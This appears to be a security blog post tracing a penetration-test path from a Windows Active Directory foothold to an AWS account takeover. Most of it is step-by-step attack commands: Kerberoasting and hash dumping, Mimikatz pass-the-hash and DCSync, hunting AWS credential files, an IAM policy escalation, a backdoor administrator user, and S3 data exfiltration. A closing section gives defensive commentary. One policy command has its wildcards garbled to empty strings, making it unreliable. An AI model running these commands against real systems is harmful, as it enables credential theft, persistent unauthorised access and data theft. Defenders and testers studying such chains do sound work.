
Listen to this Post
Introduction:

The traditional security perimeter has evaporated, giving way to hybrid environments where a single internal compromise can cascade into a full-scale cloud breach. This article deconstructs a real-world penetration testing progression, tracing the attack path from an initial foothold on a Windows host to the ultimate takeover of an AWS cloud environment, highlighting critical misconfigurations at every stage.
Learning Objectives:
- Understand the techniques for escalating privileges within an on-premise Active Directory environment.
- Learn how to pivot from a compromised internal identity to gain initial access in a cloud environment.
- Master key AWS IAM privilege escalation methods and exfiltration techniques.
You Should Know:
1. Initial Foothold and Active Directory Enumeration
The journey begins inside the corporate network. After establishing an initial foothold on a standard user’s machine, the first step is to understand the Active Directory (AD) landscape. Attackers use tools like BloodHound to map out relationships and identify privilege escalation paths, such as Kerberoastable accounts or users with excessive permissions.
Step-by-step guide explaining what this does and how to use it.
Step 1: Initial Enumeration. Use PowerView to gather basic domain information.
 Import PowerView module
Import-Module .\PowerView.ps1
 Get current domain info
Get-NetDomain
 Enumerate domain users
Get-NetUser | select samaccountname, description, lastlogon
Step 2: Kerberoasting. Attack service accounts that use Kerberos authentication. This technique requests encrypted service tickets for accounts (often with weak passwords) and attempts to crack them offline.
 Request Kerberoast tickets for all eligible users
Invoke-Kerberoast -OutputFormat HashCat | Select-Object Hash | Out-File -FilePath .\kerberoast_hashes.txt
Step 3: Analyze with BloodHound. Ingest data into BloodHound to visually identify attack paths, such as “GetDomainAdmin” or “Shortest Path to High Value Targets.”
 On attacker machine, run the BloodHound ingestor
sharpHound.exe --collectionmethod All --domain mydomain.local --ldapusername user --ldappassword pass
 Upload the collected .zip file to the BloodHound UI for analysis.
2. Lateral Movement and Gaining Domain Admin
Once a privilege escalation path is identified, the attacker moves laterally. A common path is abusing the “SeEnableDelegationPrivilege” or exploiting misconfigured user permissions that allow control over other high-value accounts or computers.
Step-by-step guide explaining what this does and how to use it.
Step 1: Pass-the-Hash/Ticket. If you obtain NTLM hashes or Kerberos tickets, you can use them to authenticate to other systems.
 Use a recovered NTLM hash to spawn a new session on a remote host
sekurlsa::pth /user:svc_sql /domain:mydomain.local /ntlm:aad3b435b51404eeaad3b435b51404ee:ccf3b435b51404eeaad3b435b51404ee /run:powershell.exe
Step 2: DCSync Attack. With Domain Admin privileges, an attacker can perform a DCSync to extract the entire NTDS.dit database (password hashes for all domain users).
 In Mimikatz, impersonate the Domain Controller to sync password data
lsadump::dcsync /domain:mydomain.local /all /csv
- Pivoting to the Cloud: Federated Identity and SSO Misconfigurations
Many organizations federate their on-premise AD with cloud services like AWS IAM Identity Center (formerly SSO). A compromised AD account, especially one with cloud synchronization privileges, can be the key to the cloud kingdom.
Step-by-step guide explaining what this does and how to use it.
Step 1: Hunt for Cloud Credentials. Search for AWS CLI profiles, access keys, or SSO configurations on compromised servers and user workstations.
 Check for local AWS credentials
cat ~/.aws/credentials
 On Windows, check environment variables
Get-ChildItem Env: | findstr AWS
Step 2: Abuse AD Federation. If the environment uses ADFS or IAM Identity Center, an attacker with a valid Kerberos ticket can request a temporary cloud security token. Tools like `aws-sso-util` or custom scripts can automate this if the necessary endpoints and identifiers are discovered during internal reconnaissance.
4. AWS IAM Privilege Escalation and Enumeration
Once initial access is gained, the next step is to enumerate permissions and look for privilege escalation vectors. A user with minimal permissions can often leverage misconfigured IAM policies to elevate their access.
Step-by-step guide explaining what this does and how to use it.
Step 1: Enumerate Current Permissions.
 Use the AWS CLI to list user and attached policies
aws iam get-user
aws iam list-attached-user-policies
aws iam list-user-policies
Step 2: Identify Escalation Paths. Use scripts like `Prowler` or `enumerate-iam` to identify dangerous permissions.
 Run Prowler to check for IAM misconfigurations
./prowler -g cislevel1 -M json
 Check specifically for IAM privilege escalation risks
./prowler -g iam
Step 3: Execute an Escalation. A common example is exploiting `iam:PutRolePolicy` to attach a new, powerful policy to an existing role you can assume.
 Attach an AdministratorAccess policy to a role you have sts:AssumeRole for
aws iam put-role-policy --role-name TargetRole --policy-name AdminAccess --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":"","Resource":""}]}'
 Now assume the role
aws sts assume-role --role-arn arn:aws:iam::123456789012:role/TargetRole --role-session-name "MySession"
5. Establishing Persistence and Data Exfiltration
With administrative access secured, an attacker focuses on maintaining access and stealing data. This involves creating backdoor users, manipulating Lambda functions, and exfiltrating sensitive S3 data.
Step-by-step guide explaining what this does and how to use it.
Step 1: Backdoor User Creation.
 Create a new IAM user with full access
aws iam create-user --user-name BackdoorUser
aws iam attach-user-policy --user-name BackdoorUser --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
aws iam create-access-key --user-name BackdoorUser
Step 2: Data Exfiltration from S3.
 List all S3 buckets
aws s3 ls
 Sync a critical bucket to a local machine or an attacker-controlled bucket
aws s3 sync s3://sensitive-data-bucket/ ./local-exfil-dir/
What Undercode Say:
- The line between on-premise and cloud security is artificial; a breach in one is a breach in both. The identity fabric connecting them is the new primary attack surface.
- Over-permissioned identities are the root cause of catastrophic breaches, both in Active Directory and in cloud IAM. The principle of least privilege is non-negotiable.
The illustrated attack chain is not theoretical but a standard playbook for modern adversaries. It demonstrates a critical failure in defense-in-depth: treating internal network security and cloud security as separate domains. The pivot from AD to AWS is particularly devastating, as many organizations heavily monitor their cloud environments for external threats but lack the same rigor for lateral movement originating from their “trusted” internal network. Defenders must adopt a unified identity-centric security model that continuously monitors for abnormal trust relationships and permission usage across the entire hybrid estate.
Prediction:
The convergence of IT and OT (Operational Technology) and the increasing adoption of multi-cloud strategies will see these attack chains grow more complex. We will see a rise in “identity chain attacks,” where an attacker compromises a low-privileged identity in one system (e.g., a SaaS application) and leverages interconnected trust to pivot into the corporate network or a different cloud provider, making identity federation security and cross-environment threat hunting the most critical cybersecurity disciplines of the next decade.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Yohann Bauzil – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


